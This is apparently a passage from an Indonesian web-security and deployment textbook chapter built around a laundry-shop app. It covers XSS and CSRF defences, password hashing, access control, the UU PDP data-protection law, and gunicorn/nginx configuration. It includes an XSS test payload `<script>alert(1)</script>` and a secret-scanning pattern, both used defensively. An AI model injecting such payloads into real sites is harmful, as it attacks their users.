Cross-site scripting (XSS) adalah *injection* ke dalam HTML alih-alih SQL: sebuah nilai seperti nama pelanggan berisi `<script>`, dan halaman yang mencetaknya tanpa *escaping* membuat setiap peramban staf menjalankan kode orang asing. Dalam daftar 2025, XSS termasuk A05 Injection. Pertahanannya adalah *output escaping* [6]: Jinja2, pembungkus `htmlspecialchars` di PHP, `Html.esc` di jalur Java, dan Razor semuanya mengubah `<` menjadi `<` sebelum nilai mencapai halaman. Uji TC-NF-03 mendaftarkan pelanggan bernama `<script>alert(1)</script>`, membuka daftar pelanggan, halaman pelanggan, dan formulir nota baru, lalu memeriksa bahwa HTML-nya memuat `<script>` dan tidak pernah tag mentahnya. *Front end* statis melangkah lebih jauh: rangkaiannya memeriksa bahwa tidak ada skrip yang memakai `innerHTML`, `outerHTML`, `insertAdjacentHTML`, atau `document.write`, empat pintu tempat teks berubah menjadi HTML di peramban (JS-NO-INNERHTML).

14.6.4 Cross-site request forgery

CSRF membuat halaman orang asing meminjam peramban kasir yang sedang login untuk mengirim permintaan yang tidak pernah ia maksudkan (Subbab 10.11.2). Dua pertahanan independen terpasang. **Token**: setiap formulir membawa rahasia per sesi dalam isian tersembunyi, setiap operasi tulis lewat API membawanya di `X-CSRF-Token`, dan server menolak setiap permintaan pengubah data tanpa token yang benar [7]. **Cookie SameSite**: `SameSite=Lax` memberi tahu peramban agar sama sekali tidak melampirkan cookie sesi pada `POST` yang datang dari situs lain. Masing-masing sudah cukup menghentikan serangan sederhana; bersama-sama keduanya juga mencakup peramban lama dan kasus-kasus yang tidak biasa. TC-NF-04 dan TC-11.3 memeriksa tokennya; TC-1.8 dan skrip penerimaan memeriksa bendera cookie-nya.

14.6.5 Autentikasi (A07)

Empat keputusan melindungi login, dan masing-masing menjawab satu serangan tertentu.

Menebak kata sandi secara luring. Jika basis data suatu saat tersalin, penyerang memiliki *hash*-nya dan waktu tanpa batas. PBKDF2 dengan 600.000 iterasi membuat setiap tebakan memerlukan 600.000 perhitungan HMAC-SHA256, jumlah yang direkomendasikan OWASP [8]. Biaya mencoba seluruh daftar tebakan terhadap satu *hash* curian adalah

$$T = \frac{N \times k}{v} \tag{14.2}$$

dengan N jumlah tebakan, k jumlah iterasi, dan v jumlah perhitungan HMAC yang dilakukan perangkat keras penyerang per detik. Sebagai ilustrasi, ambil daftar $N = 10^7$ kata sandi umum dan perangkat keras yang diandaikan melakukan $v = 10^9$ perhitungan per detik. Dengan satu *hash* tanpa *salt* ($k = 1$), Persamaan (14.2) memberi $T = 10^7/10^9 = 0.01$ detik. Dengan $k = 600{,}000$, $T = 10^7 \times 6 \times 10^5/10^9 = 6{,}000$ detik, lebih dari satu setengah jam, *per pegawai*, karena *salt* acak berarti setiap *hash* harus diserang sendiri-sendiri. Kecepatan perangkat keras sesungguhnya bervariasi; rasio 600.000 itu tidak.

Menebak kata sandi secara daring. Lima kegagalan untuk satu e-mail dalam lima belas menit mengunci e-mail itu selama lima belas menit (AC-1.9, TC-1.9). Dengan laju itu, penyerang daring hanya mendapat 480 tebakan sehari, bukan jutaan.

Menemukan alamat e-mail staf. Pesan yang sama, status yang sama, dan, melalui perhitungan *hash* tiruan, waktu yang sama untuk "kata sandi salah" dan "e-mail tidak ada" (TC-1.2, TC-1.3, dan skrip penerimaan).

Mencuri atau menanam sesi. Cookie-nya `HttpOnly`, sehingga skrip tidak dapat membacanya; pengenal sesi diganti saat login, sehingga pengenal yang ditanam tidak berguna (*session fixation*, TC-1.8); sesi tinggal di server dan logout menghapusnya, sehingga cookie salinan mati bersama logout (TC-1.7) [9].

14.6.6 Kendali akses (A01)

Broken Access Control telah menjadi kategori teratas sejak 2021 dan tetap pertama pada 2025 [3], dan alasannya mudah dilihat di sebuah binatu: setiap halaman adalah pintu, dan setiap pintu harus dikunci *di server*. Profitina Laundry mengunci tiga jenis pintu. **Peran**: tabel izin di Subbab 10.10.2, diperiksa oleh setiap *view* dan setiap *endpoint* API, sementara menu menyembunyikan apa yang tidak dapat dipakai sebuah peran hanya sebagai kesopanan (TC-1.6, dan TC-NF-06, yang memanggil setiap baris tabel peran API sebagai setiap peran dan memeriksa 200 atau 403). **Kepemilikan**: staf hanya boleh mengubah nota gerainya sendiri (TC-5.12). **Pengetahuan**: halaman status publik menampilkan nota hanya kepada orang yang mengetahui nomornya *dan* telepon pelanggan, dan memberi jawaban yang sama untuk "nota tidak ada" dan "telepon salah" (TC-10.3, TC-10.4), sehingga nomor nota, yang berurutan dan mudah ditebak, tidak mengungkapkan apa pun dengan sendirinya.

Kasus terakhir itu patut ditekankan karena merupakan kesalahan klasik mahasiswa. Alamat seperti `/api/bills/B2938` adalah **insecure direct object reference** (rujukan objek langsung yang tidak aman) jika server mengembalikan notanya kepada siapa saja yang meminta: nomor nota naik satu demi satu, dan orang asing dapat membaca data setahun hanya dengan menghitung. Di Profitina Laundry *endpoint* itu memerlukan sesi staf; satu-satunya jalan publik menuju sebuah nota adalah cek status, dengan telepon sebagai rahasia kedua.

14.6.7 Rahasia dan konfigurasi (A02, A04)

Rahasia (*secret*) adalah apa pun yang memberi akses: kata sandi basis data, kunci sesi, kredensial Cloudflare Tunnel. Kebutuhan S-8 menyatakan bahwa tidak satu pun boleh berada di repositori. Setiap jalur membacanya dari variabel lingkungan atau dari berkas pengaturan lokal yang tercantum di `.gitignore` (`.env` untuk Flask, `config.local.php` untuk PHP, `config.properties`

untuk Java), dan menyertakan berkas `.example` yang menunjukkan nama-namanya tanpa nilainya. Kebiasaan yang berguna sebelum setiap *commit* adalah mencari `PASSWORD=`, `SECRET`, dan `-----BEGIN` di perubahan yang akan disimpan.

Security misconfiguration (kesalahan konfigurasi keamanan) adalah kategori kode yang baik tetapi diterapkan dengan buruk: `debug=True` di server publik (*debugger* Werkzeug dapat menjalankan kode Python yang diketik di halaman galat), daftar isi direktori yang menyala, kata sandi bawaan yang dibiarkan, basis data yang dapat dijangkau dari internet, atau *header* yang hilang. Kategori ini naik ke peringkat kedua pada 2025 [3]. Subbab 14.8 menunjukkan penerapan yang menghindarinya, dan Subbab 14.9 sebuah skrip yang memeriksanya.

Untuk basis data itu sendiri, prinsipnya adalah **hak minimum** (*least privilege*, S-7): aplikasi terhubung sebagai pengguna yang boleh `SELECT`, `INSERT`, `UPDATE`, dan `DELETE`, dan tidak lebih. Pengguna itu tidak dapat `DROP` tabel atau membuat pengguna, sehingga *injection* yang berhasil pun tidak dapat menghancurkan skema. Pada SQLite padanannya adalah izin berkas: hanya akun layanan yang boleh membaca `laundry.db`.

14.6.8 Log, peringatan, dan kondisi luar biasa (A09, A10)

Ketika sesuatu salah, dua pihak memerlukan dua pesan yang berbeda. Orang di meja kasir perlu tahu apa yang harus dilakukan (“Something went wrong. Reference 2026-09-30 21:00:00. Please try again or call the owner.”). Pengembang memerlukan segalanya: *traceback*, permintaan, SQL. Setiap jalur mengirim yang pertama ke peramban dan yang kedua ke log server, dengan rujukan yang mengikat keduanya (TC-NF-07). Kategori 2025 *Mishandling of Exceptional Conditions* menambahkan pelajaran kedua: ketika galat terjadi di tengah sebuah perubahan, sistem harus **gagal dalam keadaan tertutup**, tanpa meninggalkan keadaan setengah tertulis. Transaksi di Subbab 10.8.2 persis seperti itu: TC-4.7 membuat penyisipan pembayaran gagal setelah nota dan baris riwayatnya tertulis, lalu memeriksa bahwa ketiganya hilang dan id berikutnya tetap B2954.

Log hanya membantu jika ada yang membacanya. Untuk binatu tiga gerai, “peringatan” dapat sederhana dan tetap efektif: melihat setiap hari jumlah login gagal dan galat 500, atau satu baris di pesan WhatsApp pagi untuk pemilik dari sebuah skrip terjadwal kecil. Inti A09 bukanlah perkakas yang mahal; intinya adalah bahwa serangan yang meninggalkan jejak yang tidak pernah dilihat siapa pun adalah serangan yang berhasil.

> **PERINGATAN: Jangan pernah mencatat kata sandi, pengenal sesi lengkap, atau token CSRF di log.** Log disalin, dikirim lewat e-mail, dan disimpan berbulan-bulan. Baris log seperti `login failed for owner@... with password Owner#2025` mengubah salah ketik yang tak berbahaya menjadi kredensial yang bocor. Catat e-mail, hasilnya, dan waktunya; jangan catat apa pun yang memberi akses.

14.6.9 Rantai pasok (A03)

Profitina Laundry sengaja menjaga daftar dependensinya pendek. Jalur Flask memerlukan lima paket (Flask, Werkzeug, Jinja2, PyMySQL, dan python-dotenv) ditambah pytest untuk pengujian, masing-masing dikunci pada versi persis; jalur Java memerlukan satu *jar*; jalur PHP tidak memerlukan apa pun di luar ekstensi PHP sendiri. Daftar yang pendek dan terkunci lebih mudah ditinjau dan diperbarui. Ketika rilis keamanan sebuah dependensi muncul, pembaruannya adalah perubahan satu baris yang disusul eksekusi penuh rangkaian uji dan skrip penerimaan, persis hal yang dibuat murah oleh Subbab 14.4 dan 14.5.

14.7 UU PDP bagi Usaha Kecil

14.7.1 Undang-undangnya dan statusnya pada 2026

Undang-undang pelindungan data pribadi Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi* (UU PDP), disahkan pada 17 Oktober 2022 dan memberi organisasi waktu dua tahun untuk menyesuaikan diri; sejak 17 Oktober 2024 undang-undang ini berlaku sepenuhnya [10]. UU PDP mencakup setiap organisasi yang memproses data pribadi, bukan hanya perusahaan besar: binatu tiga gerai yang menyimpan nama dan nomor telepon pelanggannya di basis data adalah *pengendali data pribadi* menurut undang-undang ini.

Selama hampir empat tahun peraturan pelaksananya dinantikan. Per September 2026 peraturan itu sudah ada: **Peraturan Pemerintah (PP) Nomor 33 Tahun 2026** tentang pelaksanaan UU PDP ditandatangani dan diundangkan pada 16 Juli 2026 dan mulai berlaku enam bulan kemudian, pada 16 Januari 2027 [11], [12]. Peraturan ini di seluruh bagiannya merujuk kepada lembaga pengawas, *Lembaga*, dan menyerahkan banyak rincian teknis kepada peraturan lembaga tersebut di kemudian hari; pemberitaan tentang peraturan ini mencatat bahwa lembaga itu sendiri masih menunggu pembentukannya [11], [12]. Bagi usaha kecil, bacaan praktisnya sederhana: kewajiban undang-undang sudah berlaku, aturan rincinya berlaku Januari 2027, dan waktu yang tepat untuk membereskan rumah sendiri adalah sekarang.

> **DEFINISI. Data pribadi** adalah data apa pun tentang orang yang teridentifikasi atau dapat diidentifikasi. Undang-undang membedakan data pribadi yang *bersifat spesifik* (data kesehatan, biometrik, genetika, catatan kejahatan, data anak, data keuangan pribadi, dan lainnya) dari data pribadi yang *bersifat umum* (seperti nama, jenis kelamin, kewarganegaraan, dan data yang dikombinasikan untuk mengidentifikasi seseorang). **Pengendali** memutuskan mengapa dan bagaimana data pribadi diproses; **prosesor** memprosesnya atas nama pengendali, seperti perusahaan *hosting*.

14.7.2 Apa yang disimpan binatu, dan mengapa

Tabel `Customer` menyimpan data pribadi yang bersifat umum: nama, jenis kelamin, tempat dan tanggal lahir, alamat, nomor telepon, e-mail, dan saldo deposit. Tabel `Employee` menyimpan nama staf, alamat e-mail, dan *hash* kata sandi. Tidak ada isi skema yang merupakan data pribadi bersifat spesifik dalam pengertian undang-undang, meskipun saldo deposit layak mendapat kehati-hatian yang sama seperti uang.

Undang-undang mensyaratkan **dasar pemrosesan yang sah** untuk setiap pemrosesan. Bagi binatu, dasar yang wajar adalah *pemenuhan perjanjian*: toko memerlukan nama untuk menandai kantong, nomor telepon untuk mengabarkan cucian sudah siap, dan catatan tentang apa yang sudah dibayar. Mengirim promosi lewat WhatsApp adalah tujuan yang berbeda, dan untuk itu **persetujuan** eksplisit pelanggan adalah dasar yang tepat, diminta terpisah dan dicatat, tidak pernah disembunyikan dalam syarat layanan. PP 33/2026 menegaskan bahwa persetujuan harus dapat dibedakan dari ketentuan lain dan bahwa penarikannya harus segera dihormati [11].

Prinsip-prinsip undang-undang kemudian meminta toko mengumpulkan hanya apa yang dibutuhkan tujuannya (*minimisasi data*), menjaga data tetap akurat, aman, dan tidak disimpan lebih lama dari yang diperlukan, serta mampu menunjukkan bahwa semua itu sudah dilakukan. **Tabel 14.7** menerjemahkan prinsip-prinsip itu menjadi tindakan nyata bagi Profitina Laundry.

Tabel 14.7 Kewajiban UU PDP diterjemahkan menjadi tindakan bagi binatu tiga gerai: apa yang sudah dilakukan aplikasi, dan apa yang tetap menjadi keputusan pemilik.

Kewajiban	Artinya di meja kasir	Bantuan aplikasi	Masih harus dilakukan pemilik
Tujuan dan dasar yang sah	data dikumpulkan untuk mencuci dan menghubungi pelanggan	tidak ada isian pemasaran di skema	meminta persetujuan terpisah sebelum daftar promosi apa pun
Minimisasi	tanyakan hanya yang diperlukan	struk dan halaman status tanpa alamat, e-mail, atau tanggal lahir (AC-7.4, AC-10.4)	berhenti menanyakan tempat dan tanggal lahir di kasir (disimpan hanya demi kompatibilitas rancangan 2020)
Akurasi dan koreksi	pelanggan boleh memperbaiki datanya	layar ubah FR-2	prosedur singkat untuk permintaan lewat telepon
Akses dan salinan	pelanggan boleh menanyakan apa yang disimpan	halaman detail pelanggan (S10) dan API	menjawab dalam waktu wajar, setelah memeriksa identitas
Penghapusan	pelanggan boleh meminta dihapus	pelanggan tanpa nota dapat dihapus (AC-2.6)	untuk pelanggan bernota: anonimkan nama, telepon, dan e-mail, simpan jumlah uang untuk pembukuan
Keamanan	lindungi dari kehilangan dan akses tak sah	*hashing*, peran, CSRF, *prepared statement*, HTTPS (Subbab 14.6)	cadangan, pembaruan, kata sandi staf yang kuat, PC kasir yang terkunci
Pemberitahuan kegagalan	beri tahu pelanggan terdampak dan lembaga dalam 3 × 24 jam	log dengan rujukan membantu menelusuri kejadian	rencana insiden satu halaman, ditulis sebelum diperlukan
Akuntabilitas	mampu menunjukkan semua di atas	`VERIFIED.md`, rencana uji, bab ini	catatan pemrosesan: apa, mengapa, berapa lama, siapa yang berakses

14.7.3 Kegagalan pelindungan data, langkah demi langkah

Kewajiban undang-undang yang paling mendesak waktunya adalah pemberitahuan kegagalan pelindungan data pribadi: secara tertulis, kepada subjek data yang terdampak dan kepada lembaga, paling lambat tiga kali dua puluh empat jam setelah diketahui [10]. Dengan t_d saat kegagalan diketahui dan t_n saat pemberitahuan,

$$t_n \leq t_d + 72 \text{ jam} \tag{14.3}$$

Misalkan PC kasir di Keputih dicuri pada Sabtu malam dan pemilik menyadarinya pada Minggu pukul 08.00. Menurut Persamaan (14.3), pemberitahuan harus terkirim paling lambat Rabu pukul 08.00. Tiga hari berlalu cepat ketika toko juga sibuk mengganti komputer, itulah sebabnya rencananya harus ada sebelum pencurian. Bagi Profitina Laundry rencana itu berisi empat baris: (1) apa yang ada di PC itu: berkas SQLite dengan nama, telepon, alamat, dan e-mail 256 pelanggan, tanpa kata sandi pelanggan (mereka tidak punya) dan hanya *hash* PBKDF2 kata sandi staf; (2) ganti semua kata sandi staf sekaligus; (3) kirim kabar kepada pelanggan yang terdampak (lewat WhatsApp, ke nomor di cadangan terakhir) dan kepada lembaga, berisi apa yang terjadi, data apa yang terlibat, dan apa yang sudah dilakukan toko; (4) catat insidennya dan pelajaran yang diperoleh. Mengenkripsi disk PC kasir, yang dapat dilakukan setiap instalasi Windows, macOS, dan Linux masa kini, akan mengubah langkah 3 dari “alamat Anda mungkin berada di tangan pencuri” menjadi “data itu terenkripsi dan tidak dapat dibaca”.

14.7.4 Apakah binatu memerlukan pejabat pelindungan data?


Undang-undang mewajibkan **pejabat pelindungan data pribadi** ketika pemrosesan dilakukan untuk pelayanan publik, ketika kegiatan inti pengendali memerlukan pemantauan data pribadi secara teratur dan sistematis dalam skala besar, atau ketika pengendali memproses data pribadi bersifat spesifik dalam skala besar [10], dan PP 33/2026 mengulang ketiga keadaan itu [11]. Binatu dengan 256 pelanggan tidak memenuhi satu pun, sehingga pejabat formal kemungkinan besar tidak diwajibkan. Namun *tanggung jawabnya* tidak hilang: seseorang, dalam praktiknya pemilik, harus tahu di mana datanya berada, siapa yang dapat menjangkaunya, dan apa yang harus dilakukan pada hari sesuatu salah. Sanksi administratif menurut undang-undang meliputi peringatan tertulis, penghentian sementara pemrosesan, penghapusan data, dan sanksi finansial administratif paling tinggi dua persen dari pendapatan tahunan [10].

> **WAWASAN KUNCI: PRIVASI SEBAGIAN BESAR ADALAH REKAYASA YANG BAIK.** Hampir setiap baris **Tabel 14.7** yang dipenuhi aplikasi, dipenuhi karena keputusan yang diambil untuk alasan lain: struk tidak memuat alamat karena struk berpindah tangan; halaman status memerlukan telepon karena nomor nota mudah ditebak; kata sandi di-*hash* karena basis data bisa tersalin. Sistem yang dirancang dengan kepedulian terhadap penggunanya biasanya hanya perlu sedikit perubahan untuk memenuhi undang-undang privasi.

14.8 Pilihan Penerapan

14.8.1 Enam jalan menuju internet

Penerapan (*deployment*) adalah segala sesuatu di antara "berjalan di laptop saya" dan "dipakai pelanggan". **Gambar 14.3** menunjukkan enam pilihan yang cocok untuk usaha kecil, dan **Tabel 14.8** membandingkannya.



Gambar 14.3 Enam cara menaruh Profitina Laundry di internet. Lima yang pertama berjalan di server di tempat lain; Cloudflare Tunnel memungkinkan PC kasir milik toko sendiri melayani pelanggan tanpa membuka *port* apa pun di *router* toko.

Tabel 14.8 Keenam pilihan penerapan dibandingkan. Biaya disebut secara relatif karena harga berubah; kolom terakhir menyatakan apa yang benar-benar dijalankan di lingkungan pembangunan.

Pilihan	Jalur	Biaya bulanan (umumnya)	Keterampilan yang dibutuhkan	Pengelola HTTPS	Dijalankan untuk bab ini
Shared hosting	PHP	paling rendah	unggah berkas, cPanel	penyedia (AutoSSL)	tidak (perlu akun *hosting*)
VPS dengan nginx dan gunicorn	Flask (atau Django)	rendah	Linux, SSH, systemd	nginx + Let's Encrypt	**ya**, di satu mesin dengan sertifikat uji
Tomcat	JSP/Servlet	rendah	Java, Linux atau Windows	Tomcat atau *proxy* di depannya	tidak (unduhan Tomcat diblokir di sini)
IIS dan Kestrel	ASP.NET Core	lisensi Windows	Windows Server	IIS	tidak (tidak ada Windows di sini)
Kontainer	apa pun	rendah	Docker	*proxy* di depannya	tidak (tidak ada *daemon* Docker di sini)
Cloudflare Tunnel	apa pun	ada tingkat gratis	memasang satu program	Cloudflare	tidak (perlu akun Cloudflare)

14.8.2 Shared hosting dengan PHP

Cara tertua dan termurah menerbitkan aplikasi kecil di Indonesia adalah *shared hosting*: sebuah folder di server yang dijaga tetap berjalan oleh penyedia, dengan Apache, PHP, dan MySQL yang sudah terpasang serta panel kendali seperti cPanel. Jalur PHP cocok tanpa perubahan. Satu aturan yang menentukan adalah ke mana *document root* menunjuk: ke folder `public/` jalur itu, sehingga `src/`, `config.php`, dan `data/` sama sekali tidak memiliki alamat web. Berkas `public/.htaccess` sudah mengarahkan setiap permintaan ke *front controller*. Pilih PHP 8.4 atau 8.5 di panel (keduanya didukung per September 2026 [13]), matikan `display_errors`, buat pengguna MySQL dengan hanya empat hak data, dan letakkan kata sandinya di `config.local.php`, tidak pernah di berkas yang masuk ke Git. Langkah-langkahnya ada di `deploy/php-shared-hosting.md`.

Shared hosting memiliki batas: tidak ada proses yang berjalan lama, sedikit kendali atas server, dan tetangga di mesin yang sama yang kesalahannya dapat memperlambat Anda. Untuk layar staf dan halaman status sebuah binatu, biasanya cukup.

14.8.3 VPS dengan gunicorn dan nginx

Virtual private server (VPS) adalah mesin Linux kecil milik Anda sendiri di pusat data. Jalur Python diterapkan di atasnya dalam tiga lapis: **gunicorn** menjalankan aplikasi Flask sebagai server WSGI [14]; **nginx** di depannya menangani HTTPS, menyajikan berkas statis, dan meneruskan sisanya [15]; **systemd** menjalankan gunicorn saat *boot* dan menjalankannya ulang jika berhenti. Per September 2026 versi terkininya adalah gunicorn 26.2.0 (dirilis 24 Agustus 2026) [16] dan nginx 1.30 pada cabang stabilnya [15]; Ubuntu 24.04, yang dipakai di sini, menyertakan nginx 1.24.0, yang lebih lama tetapi menerima pembaruan keamanan distribusi.

Kode 14.3 adalah konfigurasi gunicorn.

Kode 14.3 `deploy/gunicorn.conf.py`: satu proses *worker* dengan delapan *thread*, hanya terikat ke mesin lokal, mencatat log ke keluaran standar.

```
"""gunicorn settings for Profitina Laundry (Flask track).  Run from App/python-flask:

    gunicorn -c /path/to/deploy/gunicorn.conf.py
"""
import os

# Where the code is: the track (package laundry) and this folder (wsgi.py).
pythonpath = os.environ.get("LAUNDRY_TRACK_DIR", ".") + "," + os.path.dirname(__file__)
wsgi_app = "wsgi:app"

# Only nginx on the same machine talks to gunicorn; never bind to 0.0.0.0 here.
bind = os.environ.get("LAUNDRY_BIND", "127.0.0.1:6143")

# ONE worker process: sessions and rate-limit counters live in that process's
# memory (see security.py). Threads let it serve several people at once.
workers = 1
threads = 8
timeout = 30

accesslog = "-"            # to standard output: systemd's journal keeps it
errorlog = "-"
loglevel = "info"
```

Baris terpenting adalah `workers = 1`. gunicorn biasanya menjalankan beberapa *proses worker*, dan setiap proses memiliki memorinya sendiri. Jalur Flask menyimpan sesi dan penghitung batas laju di memori (Subbab 10.10.4), sehingga dengan empat *worker*, seorang kasir akan login di satu proses dan menjadi orang asing di tiga proses lainnya, dan penguncian akan menghitung kegagalan empat kali secara terpisah. Satu proses dengan delapan *thread* mudah melayani binatu tiga gerai; usaha yang lebih besar akan memindahkan sesi ke penyimpanan bersama seperti Redis atau basis data, lalu menaikkan jumlah *worker*.

`bind = "127.0.0.1:6143"` berarti gunicorn hanya menerima koneksi dari mesin yang sama, yaitu dari nginx. Ia tidak boleh mendengarkan alamat publik, dan kode berikut menunjukkan alasannya. **Kode 14.4** adalah berkas yang dimuat gunicorn.

Kode 14.4 `deploy/wsgi.py`: aplikasi sebagaimana dilihat gunicorn, dibungkus `ProxyFix` milik Werkzeug, yang memercayai tepat satu *proxy*.

```
"""The entry point a production server imports:  gunicorn -c gunicorn.conf.py

Behind nginx every request arrives from 127.0.0.1 over plain HTTP. ProxyFix reads
the X-Forwarded-For and X-Forwarded-Proto headers that nginx adds, so that
  * request.remote_addr is the customer's address again (the status-check rate
    limit of AC-10.5 would otherwise count ALL customers as one), and
  * request.is_secure is True when the customer used HTTPS, so the session
    cookie gets its Secure flag (AC-1.8). gunicorn already does this part for a
    proxy on 127.0.0.1; ProxyFix makes it independent of the WSGI server.
Trust exactly ONE proxy (x_for=1): a client could forge the header otherwise.
"""
from werkzeug.middleware.proxy_fix import ProxyFix

from laundry import create_app

app = create_app()
app.wsgi_app = ProxyFix(app.wsgi_app, x_for=1, x_proto=1, x_host=1)
```

Di belakang nginx, setiap permintaan tiba di aplikasi dari `127.0.0.1`. Hal ini merusak sesuatu yang tidak akan disadari uji unit mana pun: cek status membatasi pencarian sepuluh kali per menit *per alamat* (AC-10.5), dan jika setiap pelanggan memiliki alamat yang sama, pelanggan kesebelas dalam semenit akan ditolak. `ProxyFix` [17] membaca *header* `X-Forwarded-For` yang ditambahkan nginx dan mengembalikan alamat pelanggan yang sesungguhnya kepada aplikasi.

Eksekusi di bawah dilakukan langsung terhadap gunicorn, dengan sebelas permintaan yang masing-masing mengaku, melalui *header* itu, datang dari pelanggan yang berbeda. Pertama tanpa `ProxyFix`, lalu dengan `wsgi.py` pada **Kode 14.4**:

```
# gunicorn "laundry:create_app()"  (no ProxyFix)
$ sh who_is_asking.sh
200 200 200 200 200 200 200 200 200 200 429

# gunicorn -c gunicorn.conf.py  (wsgi.py with ProxyFix)
$ sh who_is_asking.sh
200 200 200 200 200 200 200 200 200 200 200
```

Tanpa pembungkus itu, sebelas pelanggan berbeda diperlakukan sebagai satu orang dan yang kesebelas ditolak; dengan pembungkus itu, kesebelasnya dilayani. Eksekusi yang sama juga menunjukkan mengapa gunicorn hanya boleh mendengarkan `127.0.0.1`: *header* itu dapat ditulis siapa pun yang menjangkau gunicorn secara langsung, sehingga hanya *proxy* tepercaya yang boleh mengirimnya, dan `x_for=1` memercayai tepat satu.

Selama pengujian, pertanyaan kedua ikut diperiksa: apakah cookie sesi mendapat bendera `Secure` di belakang *proxy* HTTPS? Ternyata ya, bahkan tanpa `ProxyFix`, karena gunicorn sendiri secara bawaan memercayai *header* `X-Forwarded-Proto` dari `127.0.0.1` (pengaturan `forwarded_allow_ips`-nya) [14]; keluarannya ada di `runs/deploy_check_gunicorn_only.txt`. `ProxyFix` membuat perilaku itu tidak bergantung pada server WSGI, yang penting jika kelak toko pindah ke `waitress` di Windows.

Kode 14.5 adalah definisi layanan yang membuat gunicorn berjalan saat *boot*.

Kode 14.5 `deploy/profitina-laundry.service`: gunicorn sebagai layanan systemd, berjalan sebagai penggunanya sendiri, dengan rahasia di berkas terpisah dan pandangan hanya-baca atas sistem.

```
# /etc/systemd/system/profitina-laundry.service  (Ubuntu / Debian VPS)
#   sudo systemctl daemon-reload
#   sudo systemctl enable --now profitina-laundry
#   journalctl -u profitina-laundry -f        # the log
[Unit]
Description=Profitina Laundry (Flask + gunicorn)
After=network.target

[Service]
User=laundry
Group=laundry
WorkingDirectory=/srv/profitina-laundry/App/python-flask
# Secrets (SECRET_KEY, MYSQL_PASSWORD, ...) live here, readable by root and laundry only.
EnvironmentFile=/etc/profitina-laundry.env
Environment=LAUNDRY_TRACK_DIR=/srv/profitina-laundry/App/python-flask
ExecStart=/srv/profitina-laundry/App/python-flask/.venv/bin/gunicorn \
          -c /srv/profitina-laundry/deploy/gunicorn.conf.py
Restart=on-failure
# A little hardening: no new privileges, a private /tmp, a read-only system.
NoNewPrivileges=true
PrivateTmp=true
ProtectSystem=full
ReadWritePaths=/srv/profitina-laundry/App/python-flask/instance

[Install]
WantedBy=multi-user.target
```

Layanan berjalan sebagai pengguna khusus `laundry`, bukan sebagai `root`, sehingga cacat di aplikasi tidak dapat mengambil alih mesin. Rahasianya tinggal di `/etc/profitina-laundry.env`,

yang hanya dapat dibaca `root` dan pengguna itu, mengikuti berkas contoh `profitina-laundry.env.example`. `ProtectSystem=full` membuat folder-folder sistem hanya-baca bagi layanan, dan `ReadWritePaths` membuka tepat satu folder tempat berkas SQLite berada.

Kode 14.6 adalah situs nginx-nya.

Kode 14.6 `deploy/nginx-profitina-laundry.conf`: HTTP polos hanya mengalihkan; HTTPS dengan sertifikat Let's Encrypt, *strict transport security*, tanpa label versi, berkas statis disajikan langsung, dan sisanya diteruskan ke gunicorn.

```
# /etc/nginx/sites-available/profitina-laundry   (then symlink into sites-enabled)
# nginx terminates HTTPS and passes requests to gunicorn on 127.0.0.1:6143.

server {                                    # plain HTTP: only a redirect
    listen 80;
    server_name laundry.example.com;
    return 301 https://$host$request_uri;
}

server {
    listen 443 ssl;
    # http2 on;                             # nginx 1.25.1 or newer
    server_name laundry.example.com;

    # Certificates from Let's Encrypt (sudo certbot --nginx -d laundry.example.com)
    ssl_certificate     /etc/letsencrypt/live/laundry.example.com/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/laundry.example.com/privkey.pem;

    server_tokens off;                      # no nginx version in headers or pages
    add_header Strict-Transport-Security "max-age=31536000" always;
    add_header X-Frame-Options "DENY" always;
    add_header Referrer-Policy "same-origin" always;
    client_max_body_size 1m;                # the shop never uploads files

    location /static/ {                     # CSS, JS and the logo: served by nginx
        alias /srv/profitina-laundry/App/python-flask/laundry/static/;
        expires 7d;
    }

    location / {
        proxy_pass http://127.0.0.1:6143;
        proxy_set_header Host              $host;
        proxy_set_header X-Forwarded-For   $remote_addr;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_set_header X-Forwarded-Host  $host;
    }
}
```

